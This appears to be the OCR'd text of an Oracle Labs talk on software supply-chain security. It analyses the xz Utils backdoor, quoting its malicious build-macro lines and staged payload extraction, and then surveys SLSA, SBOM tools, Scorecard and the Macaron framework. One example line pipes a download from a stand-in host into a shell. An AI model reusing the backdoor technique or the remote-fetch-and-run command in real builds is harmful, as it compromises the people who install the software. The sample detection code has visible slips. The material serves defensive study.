ORACLE

Towards safeguarding software components from supply chain attacks

Behnaz Hassanshahi
Principal Researcher at Oracle Labs Australia

The industry is waking up to the urgency of supply-chain security

1984

Ken Thompson's Turing Award lecture

Reflections on Trusting Trust

2020

Attacks on SolarWinds

2021

Executive Order on Improving the Nation’s Cybersecurity

Log4J CVE reported

2022

US Government (CISA) discusses possible solutions [1]

2023

Some efforts by OpenSSF but vendors mostly considered supply-chain security solutions as good add-ons and deprioritized hardening the infrastructure

2024

Industry woke up again: remote code execution on SSH sessions via a backdoor in xz Utils package

[1] https://www.cisa.gov/uscert/sites/default/files/publications/ESF_SECURING_THE_SOFTWARE_SUPPLY_CHAIN_DEVELOPERS.PDF


The XZ outbreak (CVE-2024-3094)

On March 29th Andres Freund, an engineer at Microsoft noticed a few odd symptoms around liblzma (part of the xz package)

XZ Utils, a library that supports lossless compression

The malicious code replaces SSH RSA key decryption operation. A machine with a patched sshd binary, that also has xz packages version 5.6.0 or 5.6.1, is vulnerable to unauthenticated SSH logins

Attackers love compression tools because they are used everywhere



XZ Outbreak (CVE-2024-3094)

XZ Utils is a collection of open-source tools and libraries for the XZ compression format, that are used for high compression ratios with support for multiple compression algorithms, notably LZMA2.

On Friday 29th of March, Andres Freund (principal software engineer at Microsoft) emailed oss-security informing the community of the discovery of a backdoor in xz/liblzma version 5.6.0 and 5.6.1.

Github Activity Summary (user: JiaT75)

Repository: https://github.com/tukaani-project/xz

- 2021: User Jia Tan (JiaT75) creates his Github Account
- 2022-02-06: JiaT75's first commit to the XZ repo
- 2023-06-28: Potential infrastructure testing: liblzma: "Add ifunc implementation to crc64_fast.c."
- 2023-07-08: PR opened in oss-fuzz to disable ifunc for fuzzing builds. Allegedly to mask the malicious changes.
- 2024-02-16: Malicious "build-to-host.m4" file added to .gitignore, later incorporated to the package release.
- 2024-03-09: Obfuscated/encrypted stages binary backdoor hidden in two test files:
  - tests/files/bad-3-corrupt_lzma2.xz
  - tests/files/good-large_compressed.lzma.

xz/libzma v5.6.0 & v5.6.1

Packaged in the final releases

m4/build-to-host.m4

The M4 macro is executed during the build process and runs the malicious code below.

```
...
gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
...
gl_path_map='tr "\t \-_" " \t_\-"'
...
```

Read Bytes

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt malformed XZ file

- 0x09 (\t) are replaced with 0x20
- 0x20 (whitespace) are replaced with 0x09
- 0x2d (-) are replaced with 0x5f
- 0x5f (_) are replaced with 0x2d

Uncorrupted bad-3-corrupt_lzma2.xz

Stage 1 - Bash File

v5.6.0
- Bytes in comment: 86 F9 5A F7 2E 68 6A BC
- Custom substitution (byte value mapping)

v5.6.1
- Bytes in comment: E5 55 89 B7 24 04 D8 17
- Check if script running on Linux
- Custom substitution (byte value mapping)

tests/files/good-large_compressed.lzma

1. Decompress the file with xz -dc
2. Remove junk data from the file using multiple head tool calls
3. Portion of the file is discarded (contains the binary backdoor)
4. Use custom substitution cipher to decipher the data
5. Deciphered data is decompressed using xz -F raw --lzma1 -dc

Bash script

Stage 2 - Bash File

v5.6.0 Backdoor extraction

An .o file extracted & integrated into compilation/linking
1. Extract & decipher tests/files/good-large_compressed.lzma
2. Manipulate output with: LC_ALL=C sed "s/\(.\)/\1\n/g"
3. Decrypt using AWK script (RC4-like)
4. Decompress with xz -dc --single-stream
5. Binary backdoor stored as liblzma_la-crc64-fast.o

liblzma_la-crc64-fast.o is then added to the compilation/linking process!

v5.6.1 Extension Mechanism
1. Search Files: use grep -broaF in tests/files/ for signatures:
   a. "~!:_W", "|_!{ -"
   b. "jV!.^%", "%.R.1Z"

   output: "file_name:offset:signature"
2. If Found:
   a. Save first offset + 7 as $start
   b. Save second file's offset as $end
3. Next Steps:
   a. Merge found segments
   b. Decipher with custom byte mapping
   c. Decompress & execute data

No files with the signatures were found, however it highlights the framework's potential modularity for future updates.


@FR0GGER_ THOMAS ROCCIA

The attack design

- The release tarballs don't have the same code that GitHub has
- In particular the version of build-to-host.m4 in the release tarballs had a suspicious code that unpacks this malicious test data and uses it to modify the build process

```
+  if test "x$gl_am_configmake" != "x"; then
+    gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
+  else
+    gl_[$1]_config=''
+  fi
```

- IFUNC, a mechanism in glibc often used for indirect function calls, is used if this payload is loaded in openssh sshd, to redirect RSA_public_decrypt function into a malicious implementation
- The payload is injected to the resulting build and included in the final release of liblzma_la-crc64_fast.o



Github Activity Summary (user: JiaT75)

Repository: https://github.com/tukaani-project/xz

2021 — User Jia Tan (JiaT75) creates his Github Account

2022-02-06 — JiaT75's first commit to the XZ repo

2023-06-28 — Potential infrastructure testing: liblzma: "Add ifunc implementation to crc64_fast.c."

2023-07-08 — PR opened in oss-fuzz to disable ifunc for fuzzing builds. Allegedly to mask the malicious changes.

2024-02-16 — Malicious "build-to-host.m4" file added to .gitignore, later incorporated to the package release.

2024-03-09 — Obfuscated/encrypted stages binary backdoor hidden in two test files:

- tests/files/bad-3-corrupt_lzma2.xz
- tests/files/good-large_compressed.lzma

xz/libzma v5.6.0 & v5.6.1

Packaged in the final releases

Supply-chain security is hard

Every program involved or present while creating a software can be compromised and affect the produced artifact

- The developer machine’s firmware, operating system, IDE, and running programs
- The source-code repository and CI/CD system
- The package registry where the software is published
- The tools that package and manage dependencies
- And of course, the developer might be a bad actor! (insider threat)

The XZ attack is an impressive case targeting several supply-chain links

- Social engineering tricks to become a maintainer
- Adding the back-door code incrementally
- Turning off fuzzing tools and leveraging the less-likely reviewed code in tests
- Uploading malicious artifact into the package registry

Supply-chain security initiatives

The Open Source Security Foundation (OpenSSF) has several working groups on different aspects of supply-chain security

- Repository and registry integrity: build provenances [1], trusted publishers, two-factor authentication
- Scorecard [2]: a tool to help open source projects reduce software supply-chain risks
- SBOM: improving vulnerability discovery & remediation in dependencies

Secure by design initiative by CISA: https://www.cisa.gov/securebydesign

FedRAMP: a United States federal government-wide compliance program

- Added supply-chain risk management family of controls to Rev 5 Transition Plan [3]

[1] https://repos.openssf.org/build-provenance-for-all-package-registries
[2] https://scorecard.dev/
[3] https://www.fedramp.gov/assets/resources/documents/Rev-5-Transition-Overview-Presentation.pdf

Supply-chain Levels for Software Artifacts, or SLSA

An OpenSSF initiative that provides specifications to harden build pipelines

SLSA v1.0 has one track with three increasing levels of trustworthiness and completeness

- Build track: describes the trustworthiness of a package artifact using provenances
- Provenance: describes what entity built the artifact, what process was used, and what the inputs were
- Purpose: to enable verification that the artifact was built as expected

Example mitigated attacks:

- An adversary builds from a version of the source code that does not match the official source control repository
- An adversary gains owner permissions for the artifact’s build project
- An adversary uploads a package not built from the expected build process

Some of the SLSA adopters and existing toolings

Registry adopters:

- Homebrew is an early adopter of GitHub's build provenance generation (in Beta) and has been generating attestations for a few months [1]
- npm registry: any npm package can generate verifiable provenances if run on GitHub Actions [2]

SLSA GitHub generator [3]

- A collection of Reusable GitHub Actions workflows that can be called while releasing an artifact to generate verifiable provenances in in-toto format [4]
- Provides a mechanism to know which commit and workflow is used to generate an artifact

Witness [4]

- A CLI tool that wraps build commands to generate provenances and integrates with OPA policy engine to verify provenances

Macaron [6]

- **The supply-chain security framework from Oracle Labs that both verifies and uses provenances for various security checks**

[1] https://github.com/Homebrew/homebrew-core/attestations
[2] https://docs.npmjs.com/generating-provenance-statements
[3] https://github.com/slsa-framework/slsa-github-generator
[4] https://github.com/in-toto/attestation
[5] https://github.com/in-toto/witness
[6] https://github.com/oracle/macaron

Could SLSA v1.0 prevent implanting the backdoor in XZ Utils package?

Problem	Detection
The bad actor checked in suspicious code in several stages	SLSA v1.0 cannot prevent adding malicious code to the repository
The bad actor had maintainer privileges and received inadequate code reviews	SLSA v1.0 does not mandate code reviews
The release tarball contained a malicious build-to-host.m4 file that did not exist in the GitHub repository	SLSA v1.0 could have prevented this deviation if the release tarball was created automatically by GitHub Actions and a verifiable provenance was generated

SBOM generation and SCA

Software Bill of Material (SBOM) is a document that lists the dependencies of a software component and the associated metadata. Two main formats: SPDX and CycloneDX

Software Composition Analysis (SCA) tools mainly detect known vulnerabilities and licensing issues by analyzing SBOMs

Challenges in generating an SBOM:

- Dependencies need to be resolved at build-time and cannot be determined purely based on metadata files
- Even if generated at build time, they might miss runtime dependencies

Challenges in SCA:

- The SBOMs may be incomplete, so vulnerable dependencies might be missed
- Artifacts that are built from source cannot be supported as they have different hashes
- Cannot detect unknown vulnerabilities

Could SCA prevent implanting the backdoor in XZ Utils package?

Problem	Detection
The bad actor checked in suspicious code in several stages	SCA tools cannot detect unknown vulnerabilities
The bad actor had maintainer privileges and received inadequate code reviews	SBOMs do not contain relevant information
The release tarball contained a malicious build-to-host.m4 file that did not exist in the GitHub repository	SCA tools do not check the integrity of artifacts

Scorecard

Scorecard is an OpenSSF project that analyzes projects against a series of heuristics and generates scores from 0–10 for the project

- 0 means the project employs high-risk practices and 10 means the project follows security best practices
- Each heuristic is implemented as a check that returns a score, and these scores are combined into the overall Scorecard score

It has received great adoption by open-source projects and is improving the overall security posture of open-source repositories

Scorecard analyzes the latest commit of the default branch and repository configurations

- An old version of an artifact will get the same score as the latest version
- Software Composition Analysis tools may report inaccurate and misleading results for the old versions of an artifact
- Not suitable for attack prevention or accurate assessment

Could Scorecard prevent implanting the backdoor in XZ Utils package?

Problem	Detection
The bad actor checked in suspicious code in several stages	Scorecard does not analyze the source code and cannot detect malicious code
The bad actor had maintainer privileges and received inadequate code reviews	Scorecard mandates code reviews but is not designed with the use case of a malicious maintainer
The release tarball contained a malicious build-to-host.m4 file that did not exist in the GitHub repository	Scorecard does not check the integrity of artifacts

Macaron: A Logic-based Framework for Software Supply Chain Security Assurance

An extensible framework designed for supply chain security that analyzes the source code

Already comes with abstractions for development and infrastructure toolings

- build tools, versions controls, CI configurations, package registries


Supports in-toto provenances: SLSA and Witness

If you have an idea for a security property, Macaron allows you to write a check easily in few lines of code, i.e., you don't need to worry about things like


- Finding a repository and commit for an artifact and cloning
- Static analysis of GitHub Actions and build scripts
- Discovering artifacts on registries
- Language-specific build commands

Automatically prepares the collected evidence to be verified by a policy engine


Example check to find unsafe commands called from CI



```python
class UnsafeCheck(BaseCheck):

    def run_check(self, ctx: AnalyzeContext) → CheckResultData:
        """Implement the check in this method.

        Parameters
        ----------
        ctx : AnalyzeContext
            The object containing processed data for the target repo.

        Returns
        -------
        CheckResultData
            The result of the check.
        """
        build_tools = ctx.dynamic_data["build_spec"]["tools"]
        ci_services = ctx.dynamic_data["ci_services"]

        for ci_info in ci_services:
           for callee in ci_info["callgraph"].bfs():
             if is_callee_safe(calee):
               return CheckResultData(
                   justification=[failed_msg],
                   result_tables=[],
                   result_type=CheckResultType.FAILED
               )
```




```yaml
name: Example build
on: [push]
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - run: ./build.sh
```



```sh
curl http://unsecure.example.com | sh
```

Collecting evidence using the extensible checker framework



```
run_macaron.sh -o output analyze -purl pkg:maven/com.google.guava/guava@32.1.3-jre?type=jar
```

Policy validation

Analyzing the infrastructure code and collecting the evidence is the first step

But how about actually preventing supply chain attacks?

We need to use an enforcement mechanism to identify violations of what we expect to be safe (invariants)

Solution: a policy engine that is aware of the evidence collected by the checks

Existing policy languages and frameworks

Observation: the language influences the policy solver we choose

Open Policy Agent[1]

- Microservice agent, K8S Access controller
- Uses the Rego language, a Datalog-inspired language designed for JSON
    - Language can be complex and provides several workarounds for missing features that are not always easy to use
    - Difficult for users to learn: e.g., Netflix[2] hides Rego behind a GUI that generates policies

CUE language[3]

- Good for data validation, e.g., check the content of a JSON file
- Not suitable for more general purposes

[1] https://www.openpolicyagent.org/

